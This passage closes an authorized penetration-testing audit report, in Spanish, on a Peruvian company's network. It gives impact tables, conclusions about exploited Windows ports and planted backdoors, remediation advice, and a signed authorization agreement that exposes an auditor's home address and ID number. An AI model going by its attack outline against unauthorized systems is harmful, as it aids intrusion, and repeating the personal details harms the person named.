
Remediación: Actualizar la versión del sistema operativo. Además la Desactivación de puertos abiertos que no se utilicen.

Tabla 9. Ataques Relacionados A los pilares de La seguridad de la Información

ATAQUES	PILARES DE LA SEGURIDAD DE LA INFORMACIÓN		
	Confidencialidad	**Integridad**	**Disponibilidad**
Denegación de Servicio (DoS WI-FI)			X
DoS, Ingeniería Social y Man in the middle	X		
Escaneo y Numeración	X		
Explotando Vulnerabilidad en Puerto 135	X	X	X
Explotando Vulnerabilidad en Puerto 445	X	X	X
Explotando Vulnerabilidad en Puerto 443	X	X	X
Explotando troyanos/backdoor	X	X	X

Fuente: Elaboración Propia

Figura 135. Impacto de Ataques a la seguridad de la Información




Fuente: Elaboración Propia

Tabla 10. Tipos de Ataques realizados Vrs el impacto

Tipos de Ataques Realizados	Impacto		
	Bajo	Medio	Alto
Denegación de Servicio (DoS WI-FI)			X
Ingeniería Social	X		
Monitorización	X		
Autenticación		X	
Modificación			X
Man in the middle	X		
Snooping	X		
Scanning	X		

Fuente: Elaboración Propia

Figura 136. Nivel de Impacto por Ataques Realizados



Fuente: Elaboración Propia

CAPÍTULO 7. DISCUSIÓN

Los resultados arrojados por la auditoría Penetration Testing permitieron identificar **3 vulnerabilidades** de clasificación **ALTA** debido a puertos TCP/IP abiertos (139,443 y 445) para sistemas operativos Windows, según el boletín de seguridad **Microsoft TechNet (Microsoft, 2014),** dicha explotación daría cabida a la ejecución de códigos maliciosos con el fin de tener el control total de las PC´s de las víctimas dentro de la red LAN de la empresa Data Business SAC, Trujillo, por lo que pueden impactar perjudicialmente a la seguridad de la información relacionadas a la **Integridad, Confidencialidad y Disponibilidad.** Esto es entendible en la medida que la empresa evaluada maneja distintos sistemas que complican la integridad de sus datos.

Se puede identificar claramente que no se cuenta con una área especializada en Tecnología de la información y personal con conocimientos sobre seguridad informática, al encontrar sistemas operativos desactualizados, puertos abiertos innecesariamente, firewall desactivados, usuarios engañados con técnicas de ingeniería Social, etc.

De esta manera, vemos que resulta importante no solo verificar la posible existencia de vulnerabilidades, sino también evaluar cuál sería el impacto real para el negocio de la organización en caso de que fueran explotadas con éxito. **(G. Pacheco & Jara, 2013)**

Respecto a la metodología utilizada en el presente trabajo, existen varias fuentes serias y confiables que marcan las pautas y mejores prácticas sobre las cuales basar la realización de este tipo de evaluación, aunque en general, cada profesional puede incorporar sus variantes. **(G. Pacheco & Jara, 2013)**

Es importante resaltar que los hallazgos encontrados utilizando esta auditoría, hubieran sido difíciles de hallar si no se hubiese seguido una metodología de pruebas de penetración. Esto corrobora lo afirmado por la empresa de consultoría **(CodigoVerde, 2014)** quien justamente afirma que **"Es el método más efectivo para determinar el nivel real de seguridad de la información. Solo con un ataque simulado es posible identificar las vulnerabilidades que plantean riesgos significativos para la organización"**

La auditoría se desarrolló en un mes y contó con la supervisión y apoyo de un experto en Auditoría.

CONCLUSIONES

Con la presente auditoria Penetration Testing se pudo contribuir a la seguridad de la información en los sistemas informáticos de la empresa DATA BUSINESS SAC, Trujillo.

Al identificar 05 vulnerabilidades existentes de calificación **ALTA** por causas de puertos abiertos (135, 443, 445) y 02 vulnerabilidades por ataques DoS. Trayendo consecuencia de un control parcial de las PC vulneradas.

Se pudo identificar a través de la auditoria Penetration Testing el impacto de un fallo de seguridad, que perjudicaría directamente a la Integridad de la información en un 40% del daño ocurrido, así como un 26% a la Integridad de la Información y un 34% a la disponibilidad de la información. El impacto de esta penetración llevó al control parcial de los sistemas de información por parte del atacante a la empresa de Data Business, Trujillo, y a la vez la posibilidad de obtener una gran cantidad de información sobre ellos, incluyendo contraseñas de acceso al servidor, carpetas compartidas, información de correos y todo mediante la explotación de puertos vulnerables.

Es Por ello que podemos afirmar que se cumplieron los objetivos de la prueba de penetración.

Se propuso alineamientos necesarios que contribuyen a tener controles de seguridad informática cuya información se da a conocer en el informe START, además se recomendó capacitaciones, al observar que el personal no cuenta con la información mínima sobre seguridad informática al poder aplicar Ingeniería Social en ellos. Ignorancia que fue aprovechada por el auditor para realizar las diferentes técnicas de ataque.

Se determinó que un atacante remoto sería capaz de penetrar las defensas de Data Business SAC, Trujillo. Para que esta situación se lleve a cabo, el vector de ataque inicial fue de una Denegación de servicio (DoS) aplicado con ingeniería social para engañar a la víctima a favor del atacante y obtener acceso a la red LAN de la empresa, posterior realizar un escaneo de las PC activas y hacer un análisis de sus vulnerabilidades, creando esta una situación de ataque, adicionalmente fue inyectando código malicioso (troyanos y Backdoor) para una conexión específica a distancia (conexión remota).

Esto expone a la empresa a un ataque directo con escalada de ataque a la sede principal (granja de servidores) y demás sucursales, que podría conducir a un impacto financiero. La confianza de la empresa Data Business SAC, se vería afectada negativamente si tal evento ocurriera. Fue posible obtener un control completo sobre las PC de la sede Trujillo. Esto proporcionó al atacante la capacidad de robar información confidencial de clientes, costos y precios de productos, etc., haciendo de este ataque muy perjudicial y muy atractivo para otras empresas del mismo rubro.

RECOMENDACIONES

Debido al impacto descubierto en la organización como prueba de penetración, los recursos apropiados deben ser asignados para asegurar que los esfuerzos de remediación se llevan a cabo de manera oportuna. Mientras que una lista completa de los artículos que se deben implementar está más allá del alcance de este compromiso, algunos elementos de alto nivel son importantes de mencionar.

1. **Aplicar y hacer cumplir la aplicación de control de cambios en todos los sistemas:**

Cuestiones de mala configuración y despliegue de inseguridad fueron descubiertos a través de los distintos sistemas. Las vulnerabilidades que surgen pueden ser mitigadas mediante el uso de procesos de control de cambios en todos los sistemas de servidor.

2. **Implementar evaluaciones regulares del conjunto de reglas de firewall:**

Revise la regla de firewall establecer sobre una base regular para asegurarse de que todos los sistemas abiertos para el tráfico interno siguen teniendo una razón de negocios de existir. Le recomendamos que NIST SP 800--417 **(technology, 2009)** ser consultado para las instrucciones sobre la configuración y pruebas de firewall.

3. **Implementar un programa de gestión de parches:**

La operación de un programa de gestión de parches consistente por las pautas establecidas en el NIST SP 800-408 **(Technology, 2005)** es un componente importante para mantener una buena postura de seguridad. Esto ayudará a limitar la superficie de ataque que resulta del funcionamiento de los servicios internos sin parches.

4. **Llevar a cabo evaluaciones periódicas de la vulnerabilidad:**

Como parte de una estrategia de gestión de riesgos eficaz de la organización, las evaluaciones de vulnerabilidad deben llevarse a cabo sobre una base regular. Si lo hace, permitirá a la organización para determinar si los controles de seguridad instalados están instalados correctamente, operar como es debido, y producir el resultado deseado. Consulte NIST SP 800--09 **(Standars, 2014)** para las instrucciones sobre el funcionamiento de un programa eficaz de gestión de riesgos.

5. Restringir el acceso a la red a las interfaces de administración de servidores:

Segmentación adecuada de la red reducirá la exposición a ataques internos contra el entorno del servidor. La operación de un bien - DMZ diseñado permitirá a Data Business SAC llevar a cabo su Sistema de Gestión Comercial de una manera que no exponga los sistemas internos a los ataques. Consulte FIPS 19110 **(Information, 1994)**para las instrucciones sobre seguridad de las redes de área local.

6. Restringir el acceso a los sistemas críticos:

Se recomienda que el servidor de base de datos puede aislar de otros sistemas. Si es posible, una lista blanca de comandos de base de datos debe implementar la especificación del número mínimo de comandos necesarios para apoyar las operaciones de negocio. Esto está en línea con el concepto de diseño del sistema de privilegios mínimos, y limitará la cantidad de daño que un atacante puede infligir a los recursos corporativos. Consulte **NIST SP 800 a -27 RevA11 (National, 2004)**de directrices en el logro de una línea de base de seguridad para los sistemas de TI.

Propuestas de Alineamiento:

- Considerar migrar o actualizar su sistema operativo XP a una versión actualizada. Si no está interesado en Windows 8, está disponible el Windows 7 o algún sistema operativo Open Source.
- Instalar un navegador o diferentes buscadores, en el mercado existen múltiples ofertas gratuitas. Deje de utilizar el Internet Explorer y no lo configure como su buscador por defecto.
- Si utiliza Microsoft Office, asegurarse que esté con todos los parches. En caso de tener una versión anterior del Office, refuerce las opciones de seguridad. Tenga en cuenta que las versiones anteriores de Office ejecutarán archivos como Flash por defecto si están en los documentos, por eso, se recomienda no abrir documentos de fuentes que no sean de confianza.
- Analizar qué software tiene instalado y elimine aquellos que no son necesarios. Esto es debido a que las versiones viejas del software son vulnerables.
- Considerar desactivar o desinstalar los plugins de su buscador.
- Configurar su buscador para "preguntar siempre" cuando quiera abrir un documento como los archivos PDF.
- Instalar un antivirus con varias actualizaciones diarias y cuente con un firewall.

REFERENCIAS

Aguire, J. R. (2006). *Seguridad Informática.* Madrid: Universidad Politécnica de Madrid.

Ardita, J. C. (15 de Enero de 2001). *Security System*. Recuperado el 7 de Julio de 2014, de http://www.cybsec.com

Borghello, C. (13 de Julio de 2014). *Seguridad de la Información*. Obtenido de http://www.segu-info.com.ar/proteccion/vulnerar.htm

CodigoVerde. (Setiembre de 2014). *Prueba de Penetración (PenTest)*. Obtenido de http://codigoverde.com/consultoria-especializada/prueba-de-penetracion-pentest/

CybSec S.A. (s.f.). Obtenido de http://www.cybsec.com

G. Pacheco, F., & Jara, H. (2013). Etical Hacking 2.0. *RedUsers*, 66.

HOWARD, J. D. (1995). *Analysis of security on the Internet 1989-1995*. Recuperado el 7 de Julio de 2014, de http://www.cert.org

Huerta, A. V. (2 de Octubre de 2000). *Seguridad en Unix y Redes*. Recuperado el 05 de Julio de 2014, de http://www.kriptopolis.com

Information, F. (November de 1994). *Guideline for The Analysis Local Area Network Security*. Obtenido de http://csrc.nist.gov/publications/fips/fips191/fips191.pdf

ip-scanner. (2014). Obtenido de http://www.advanced-ip-scanner.com/es/

Jara, H., & Pacheco, F. G. (s.f.). *Ethical Hacking 2.0.* Buenos Aires: Fox Andina.

kaliLinux. (2014). Obtenido de http://es.wikipedia.org/wiki/Kali_linux

Microsoft. (Mayo de 2014). *TechCenter de Seguridad*. Obtenido de https://technet.microsoft.com/es-es/security/bulletin/dn602597.aspx

National, N. . (June de 2004). *National Institute of Standards and technology*. Obtenido de http://csrc.nist.gov/publications/nistpubs/800-27A/SP800-27-RevA.pdf

networkscanner. (2014). Obtenido de http://www.softperfect.com/products/networkscanner/

Pontantier, F. (s.f.). *Seguridad Informática.* Argentina: Fox Andina S.A.

SE - Servicios expertos. (2014). *Analisis de Trafico en la Red.*

Seguridadapple. (2014). Obtenido de http://www.seguridadapple.com/2014/05/frutas-rat-backdoor-escrito-en-java-que.html

Senso, E. M. (2004). *sedic*. Obtenido de Metadatos: concepto y motivación: http://www.sedic.es/autoformacion/metadatos/tema1.htm

Sqlmap. (2014). Obtenido de http://sqlmap.org/

Standars, N.-N. I. (Setiembre de 2014). *Evaluaciones periodicas de Vulnerabilidad*. Obtenido de http://csrc.nist.gov/publications/PubsDrafts.html#SP-%C2%AD%E2%80%90800-%C2%AD%E2%80%9030-%C2%AD%E2%80%90Rev.%201

Symantec Security Response. (2013). *Symantec*. Recuperado el 08 de 06 de 2014, de Publicaciones de Security Response: http://www.symantec.com/es/mx/security_response/publications/threatreport.jsp

technology, N. -N. (September de 2009). *Guidelines on Firewalls and Firewall Policy*. Obtenido de https://www.google.com.pe/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0CBwQFjAA&url=http%3A%2F%2Fcsrc.nist.gov%2Fpublications%2Fnistpubs%2F800-41-Rev1%2Fsp800-41-rev1.pdf&ei=-lYaVPKrBYPygwTBw4C4CA&usg=AFQjCNGDw4qRYt4QborJsQ2Lakeu_4weVw&bvm

Technology, N.-N. I. (November de 2005). *Creating a Patch and Vulnerability Managment Program*. Obtenido de https://www.google.com.pe/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0CBoQFjAA&url=http%3A%2F%2Fcsrc.nist.gov%2Fpublications%2Fnistpubs%2F800-40-Ver2%2FSP800-40v2.pdf&ei=DlgaVKcug5GDBNv-gfgF&usg=AFQjCNEYP5DGQ3s7JTOS7ShZU8wIOCcv_w&bvm=bv.7

Terra. (s.f.). *Portal Educativo*. Obtenido de http://www.portaleducativo.net/terra/pe/quinto-basico/515/Tablas-de-frecuencia-y-graficos

Tori, C. (2011). *Hacking Etico.* rosario, Argentina.

Wifislax. (2014). Obtenido de http://es.wikipedia.org/wiki/WiFiSlax

zenmap. (2014). Obtenido de http://nmap.org/zenmap/

ANEXOS

El presente formato tiene como finalidad recaudar información cuantitativa de los incidentes ocurridos en la empresa Data Business S.A.C para dar a conocer la problemática actual en la empresa.

Área: Sistemas	**Fecha: 03/07/14**
Cargo: Soporte de Sistemas	

Regla: Responda de manera objetiva y responda solo una respuesta.
Si la respuesta es afirmativa, responder **SI**.
Si la respuesta es negativa, responder **NO**.
Si la respuesta no aplica a la situación actual, responda **NA** y agregue una **observación**.

Preguntas	**Respuestas**	**Observación**
1. ¿Cuentan con un registro de incidentes relacionados a la seguridad informática?	SI ☐ NO ☐ NA ☐	
2. ¿Cuenta con un área especializada en la administración de las Tecnologías de la información y/o seguridad informática?	SI ☐ NO ☐ NA ☐	
3. ¿Habido algún incidente significativo en el Año 2013?	SI ☐ NO ☐ NA ☐	

Si fuese la respuesta **SI** mencionar 05 o más incidentes significativos y el impacto que ocasiono en la empresa.

Cant.	**Incidente Significativo**	**Impacto Ocasionado**

Anexo 02. Determinación de los objetivos de intrusión.

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal: Armando Blondet 230 San Isidro - Lima Perú Telf.: (51-1) 442 0004
Sucursal Sur: Calle Tronchaderos 115 Torre Chimba - Arequipa Telf.: (054) 274242
Sucursal Norte: Marcelo Corné 287 Of. 103 Urb. San Andrés - Trujillo Telf.: (044) 232798

Página Web: www.dbperu.com e-mail: ventas@dbperu.com

DETERMINACIÓN DE LOS OBJETIVOS DE INTRUSIÓN.

El Auditor establecerá la o las herramientas necesarias para la aplicación de las pruebas de vulnerabilidad dentro de las cuales debe contemplar:

Por cada ciclo de análisis de vulnerabilidades realizada se debe entregar un informe ejecutivo que contenga como mínimo los siguientes elementos:

- Descripción de las pruebas realizadas.
- Metodología utilizada.
- Listado de vulnerabilidades encontradas en los elementos de la plataforma tecnológica.
- Puertos y servicios habilitados.
- Evidencias de la información a la que se tuvo acceso dentro del dispositivo.
- Las acciones que se pudieron realizar.
- Bibliografía con Información de referencias sobre la vulnerabilidad.
- Amenazas hacia la información: Pérdida, Modificación, Fuga u otro, cual.
- Posible solución o recomendación, corrección de vulnerabilidades que sea de naturaleza realista y ejecutable por parte de la Entidad, indicando las acciones a seguir.

En esta fase, para la aplicación de la Auditoría de Penetration Testing, deberá realizar un comparativo del análisis de vulnerabilidades.

1. PRUEBAS INTERNAS Y EXTERNAS

A. Revisión de la red / pruebas de conectividad:

i. Validar la visibilidad que se tiene desde la posición del equipo del evaluador.

ii. Revisión de la ruta entre el equipo del evaluador y el objetivo de prueba a evaluar.

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal:
Armando Blondet 230
San Isidro -.Lima Perú
Telf.: (51-1) 442 0004

Sucursal Sur:
Calle Tronchaderos 115
Torre Chimba - Arequipa
Telf.: (054) 274242

Sucursal Norte:
Marcelo Corné 287 Of. 103
Urb. San Andrés - Trujillo
Telf.: (044) 232798

Página Web: www.dbperu.com
e-mail: ventas@dbperu.com

iii. Seleccionar los módulos o plug-ins de las posteriores herramientas a utilizar.

B. Escaneo de Puertos y Servicios de cada uno de los Objetivos:

i. Revisión de puertos TCP

ii. Revisión de puertos UDP disponibles

iii. Usuarios y contraseñas de sistema operativo.

iv. Permisos débilmente establecidos sobre archivos de sistema e incluso llaves de registro.

v. Recursos compartidos.

vi. Revelación de información a través de protocolos inseguros.

C. Identificación de Servicios y Enumeración:

i. Verificación del servicio existente en cada puerto

ii. Realizar chequeo de Banners para identificar versiones o actualizaciones instaladas del servicio.

iii. Enumeración: Extracción de nombres de usuarios, nombres de máquina, recursos de red compartidos en los objetivo de prueba.

D. Aplicación de métodos Cracking por objetivo de prueba

Entendida como la forma de recuperar cuentas de usuario y clave o contraseña probando todas las combinaciones posibles hasta encontrar aquella que permita realizar un acceso al objetivo o sistema.

E. Identificación de Vulnerabilidades

Partiendo de la información recolectada anteriormente, se procede a revisar qué vulnerabilidades están asociadas a por lo menos los puertos / servicios / sistemas operativos detectados en el servidor objetivo.

i. Utilización de escáneres de vulnerabilidad para determinar las vulnerabilidades existentes.

ii. Identificación de vulnerabilidades de sistemas operativos, servicios Web o puertos aplicables al servidor objetivo.

DB Perú
DATA BUSINESS S.A.C.

Oficina Principal:
Armando Blondet 230
San Isidro - Lima Perú
Telf.: (51-1) 442 0004

Sucursal Sur:
Calle Tronchaderos 115
Torre Chimba - Arequipa
Telf.: (054) 274242

Sucursal Norte:
Marcelo Corné 287 Of. 103
Urb. San Andrés - Trujillo
Telf.: (044) 232798

Innovando con Tecnología...

Página Web: www.dbperu.com e-mail: ventas@dbperu.com

iii. Vulnerabilidades sobre los servicios principales (Web, DNS, FTP, SMTP, SNMP).

iv. Accesos vulnerables (Telnet, Terminal Services)

2. Sistemas de Información

A cada uno de los sistemas de información se aplicarán la Auditoría de Penetration Testing, tanto internas y externas, siempre y cuando aplique, mínimo las siguientes pruebas y las adicionales que se consideren necesarias de acuerdo a cada sistema, las cuales igualmente deberán quedar completamente documentadas y aceptadas previamente por EL AUDITOR.

DESARROLLO DE LA AUDITORÍA DE PENETRATIONG TESTING

Durante el plazo de ejecución del contrato EL AUDITOR aplicará dos escenarios de auditoría Penetration Testing, de la siguiente infraestructura tecnológica de la empresa DATA BUSINESS SAC, Trujillo:

ESCENARIO	DISPOSITIVO
Interno	**Total de 06 direcciones internas, así:** 05 Estaciones de Trabajo 01 Router de red WAN
Externo	01 IP publica
Redes Inalámbricas	01 Access Point
Sistemas	Pruebas a 02 sistemas de Información. Sistema de gestión Comercial Sistema de Control de Asistencia del Personal.

Firmado en Trujillo a. 22 de Julio de 2014.

DATA BUSINESS S.A.C.
QUEV CALDERON U.

Jefe Zona Norte
Quev Calderon Urteaga

Auditor Penetration Testing
Cruz Saavedra Walter

Anexo 03. Acuerdo de Confidencialidad, secreto y autorización

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal:
Armando Blondet 230
San Isidro - Lima Perú
Telf.: (51-1) 442 0004

Sucursal Sur:
Calle Tronchaderos 115
Torre Chimba - Arequipa
Telf.: (054) 274242

Sucursal Norte:
Marcelo Corné 287 Of. 103
Urb. San Andrés - Trujillo
Telf.: (044) 232798

Página Web: www.dbperu.com
e-mail: ventas@dbperu.com

ACUERDO DE CONFIDENCIALIDAD, SECRETO Y AUTORIZACION

En Trujillo el 22 de Julio del 20 14

REUNIDOS

DE UNA PARTE.-

D./Dª ..... Quey Calderon Urteaga....., mayor de edad, con domicilio en la C/..... Nº....., Localidad.....Trujillo.....Provincia.....Trujillo..... C.P..... Con D.N.I....., y en representación de la empresa.....Data Business SAC..... Con domicilio social en....., RUC.....

Y DE OTRA PARTE.-

D./Dª ..... Walter Gonzalo Cruz Saavedra....., mayor de edad, con domicilio en la C/....Urb. La Merced mz x Lt 18..... Nº...18..., Localidad.....Trujillo..... Provincia.....Trujillo..... C.P..... con D.N.I....43880043.....

EXPONEN

Que ambas partes se reconocen capacidad jurídica suficiente para suscribir el presente documento.

Que ambas partes desean iniciar una relación de negocio y de colaboración mutua a nivel empresarial.

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal:
Armando Blondet 230
San Isidro - Lima Perú
Telf.: (51-1) 442 0004

Sucursal Sur:
Calle Tronchaderos 115
Torre Chimba - Arequipa
Telf.: (054) 274242

Sucursal Norte:
Marcelo Corné 287 Of. 103
Urb. San Andrés - Trujillo
Telf.: (044) 232798

Página Web: www.dbperu.com
e-mail: ventas@dbperu.com

Que para proteger adecuadamente los activos de tecnología de la información de DATA BUSINESS SAC se requiere de una persona que evalúe los sistemas de seguridad mediante la realización de evaluaciones de vulnerabilidad y pruebas de penetración. Estas actividades implican escanear equipos informáticos propiedad de DATA BUSINESS SAC de una forma regular y periódica para descubrir las vulnerabilidades presentes en estos sistemas. Solo con el conocimiento de estas vulnerabilidades se podrá aplicar parches de seguridad u otros controles de compensación para mejorar la seguridad de la organización.

Que durante la mencionada relación las partes intercambiarán o crearán información que están interesadas en regular su confidencialidad y secreto mediante las siguientes:

AUTORIZA

A Sr.. Walter Gonzalo Cruz Saavedra para llevar acabo evaluaciones de vulnerabilidad, escanear equipos y pruebas de penetración contra los sistemas informáticos de la empresa .....

CONDICIONES

I. OBJETIVO

Con el presente contrato las partes fijan formalmente y pos escrito los términos y condiciones bajo las que las partes mantendrán la confidencialidad de la información suministrada y cread entre ellas.

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal:
Armando Blondet 230
San Isidro - Lima Perú
Telf.: (51-1) 442 0004

Sucursal Sur:
Calle Tronchaderos 115
Torre Chimba - Arequipa
Telf.: (054) 274242

Sucursal Norte:
Marcelo Corné 287 Of. 103
Urb. San Andrés - Trujillo
Telf.: (044) 232798

Página Web: www.dbperu.com
e-mail: ventas@dbperu.com

Que a los efectos de este acuerdo, tendrá la consideración de información confidencial, toda la información susceptible de ser revelada por escrito, de palabra o por cualquier otro medio o soporte, tangible o intangible, actualmente

conocido o que posibilite el estado de la técnica en el futuro, intercambiada como consecuencia de este acuerdo.

Este acuerdo no constituye ningún acuerdo de licencia, contrato de desarrollo o similar, obligándose las partes a adoptar las medidas oportunas para asegurar el tratamiento confidencial de dicha información, medidas que no serán menores que las aplicadas por ellas a la propia información confidencial de su compañía.

II. DURACIÓN

Este acuerdo tendrá una duración indefinida desde el momento de su firma.

En caso de que no se renueve el contrato, ambas partes deberán devolver a la otra toda la información remitida entre sí, comprometiéndose a la destrucción de cualquier copia de la misma, independientemente del soporte o formato en el que se encuentre almacenada.

No obstante, lo dispuesto en el párrafo anterior, cada parte se compromete a mantener el compromiso de confidencialidad respecto a la información y material intercambiado entre las partes, de forma indefinida tras la finalización del presente acuerdo.

III. CONFIDENCIALIDAD

Las partes se obligan a entregarse todo el material que sea necesario, y en el caso de ser este confidencial se comprometen a:

a. Utilizar dicha información de forma reservada.

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal:
Armando Blondet 230
San Isidro - Lima Perú
Telf.: (51-1) 442 0004

Sucursal Sur:
Calle Tronchaderos 115
Torre Chimba - Arequipa
Telf.: (054) 274242

Sucursal Norte:
Marcelo Corné 287 Of. 103
Urb. San Andrés - Trujillo
Telf.: (044) 232798

Página Web: www.dbperu.com
e-mail: ventas@dbperu.com

b. No divulgar ni comunicar la información técnica facilitada por la otra parte.

c. Impedir la copia o revelación de esa información a terceros, salvo que gocen de aprobación escrita de la otra parte, y únicamente en términos de tal aprobación.

d. Restringir el acceso a la información a sus empleados y subcontratados, en la medida en que razonablemente puedan necesitarla para el cumplimiento de sus tareas acordadas.

e. No utilizar la información o fragmentos de ésta para fines distintos de la ejecución de este contrato.

Las partes serán responsables entre sí, ante el incumplimiento de esta obligación, ya sea por sus empleados o por subcontratados.

Las partes mantendrán ésta confidencialidad y evitarán revelar la información a toda persona que no sea empleado o subcontratado, salvo que:

- La parte receptora tenga evidencia de que conoce previamente la información recibida.
- La información recibida sea de dominio público.
- La información recibida proceda de un tercero que no exige secreto.

IV. DERECHOS PREVIOS SOBRE LA INFORMACIÓN

Toda información puesta en común entre las partes es de propiedad exclusiva de la parte de donde proceda, y no es precisa la concesión de licencia para dicho intercambio. Ninguna de las partes utilizará información previa de la otra parte para su propio uso, salvo que se autorice lo contrario.

La información que se proporciona no da derecho o licencia a la empresa que la recibe sobre las marcas, derechos de autor o patentes que pertenezcan a quien la

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal: Armando Blondet 230 San Isidro - Lima Perú Telf.: (51-1) 442 0004
Sucursal Sur: Calle Tronchaderos 115 Torre Chimba - Arequipa Telf.: (054) 274242
Sucursal Norte: Marcelo Corné 287 Of. 103 Urb. San Andrés - Trujillo Telf.: (044) 232798

Página Web: www.dbperu.com
e-mail: ventas@dbperu.com

proporciona. La divulgación de información no implica transferencia o cesión de derechos, a menos que se redacte expresamente alguna disposición al respecto.

V. CLÁUSULA PENAL

Las partes se comprometen a cumplir con todos los términos fijados en el presente contrato, y muy especialmente aquellos relativos a las cláusulas sobre propiedad intelectual e industrial, confidencialidad y obligación de secreto.

Independientemente de las responsabilidades que pudieran derivarse del incumplimiento del presente acuerdo, así como de las eventuales indemnizaciones por daños y perjuicios de cualquier naturaleza que pudieran establecerse, el incumplimiento de estas obligaciones determinará a elección de la parte que no incumplió el contenido de los términos fijados en el presente contrato:

a. La resolución del contrato.

VI. DERECHOS DE PROPIEDAD

Toda información intercambiada es de propiedad exclusiva de la parte de la cual proceda. Ninguna de las partes utilizará información de la otra para su beneficio independiente.

VII. PROTECCIÓN DE DATOS

Para la correcta aplicación del presente acuerdo, ambas partes podrían tener acceso a datos de carácter personal, por lo que se comprometen a efectuar un uso y tratamiento de los datos afectados que será acorde a las actuaciones que resulten necesarias para la correcta prestación de servicios regulada en este acuerdo, según las instrucciones facilitadas en cada momento.

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal:
Armando Blondet 230
San Isidro - Lima Perú
Telf.: (51-1) 442 0004

Sucursal Sur:
Calle Tronchaderos 115
Torre Chimba - Arequipa
Telf.: (054) 274242

Sucursal Norte:
Marcelo Corné 287 Of. 103
Urb. San Andrés - Trujillo
Telf.: (044) 232798

Página Web: www.dbperu.com
e-mail: ventas@dbperu.com

Asimismo, las partes asumen la obligación de guardar secreto profesional sobre cuanta información pudieran recibir, gestionar y articular con relación a los datos personales y a no comunicarlos a terceros, salvo las excepciones mencionadas, así como a destruirlos, cancelarlos o devolverlos en el momento de la finalización de la relación contractual entre ambas partes, así como a aplicar las medidas de seguridad necesarias. Los derechos de acceso, rectificación, cancelación y oposición podrán ejercitarse mediante escrito dirigido a las direcciones de los firmantes del presente documento que constan en el encabezamiento.

VIII. CONFIDENCIALIDAD DEL ACUERDO

Las partes acuerdan que este acuerdo reviste el carácter de confidencial y por tanto se prohíbe su divulgación a terceros.

IX. MODIFICACIÓN O CANCELACIÓN

Este acuerdo sólo podrá ser modificado con el consentimiento expreso de ambas partes, en documento escrito y mencionando la voluntad de las partes de modificar el presente acuerdo.

X. JURISDICCIÓN

Las partes se comprometen a resolver de manera amistosa cualquier desacuerdo que pueda surgir en el desarrollo del presente contrato.

DB Perú
DATA BUSINESS S.A.C.
Innovando con Tecnología...

Oficina Principal: Armando Blondet 230 San Isidro - Lima Perú Telf.: (51-1) 442 0004
Sucursal Sur: Calle Tronchaderos 115 Torre Chimba - Arequipa Telf.: (054) 274242
Sucursal Norte: Marcelo Corné 287 Of. 103 Urb. San Andrés - Trujillo Telf.: (044) 232798

Página Web: www.dbperu.com e-mail: ventas@dbperu.com

En caso de conflicto ambas partes acuerdan el sometimiento a los Tribunales, con renuncia de su propio fuero.

Y en prueba de conformidad de cuanto antecede, firman el presente acuerdo por duplicado y a un solo efecto en el lugar y fecha citados.

Firmado en Trujillo a 22 de Julio de 2014.

DATA BUSINESS S.A.C.
QUEY CALDERÓN U.
Jefe Región Norte

Jefe Zona Norte
Quey Calderon Urteaga

Auditor Penetration Testing
Cruz Saavedra Walter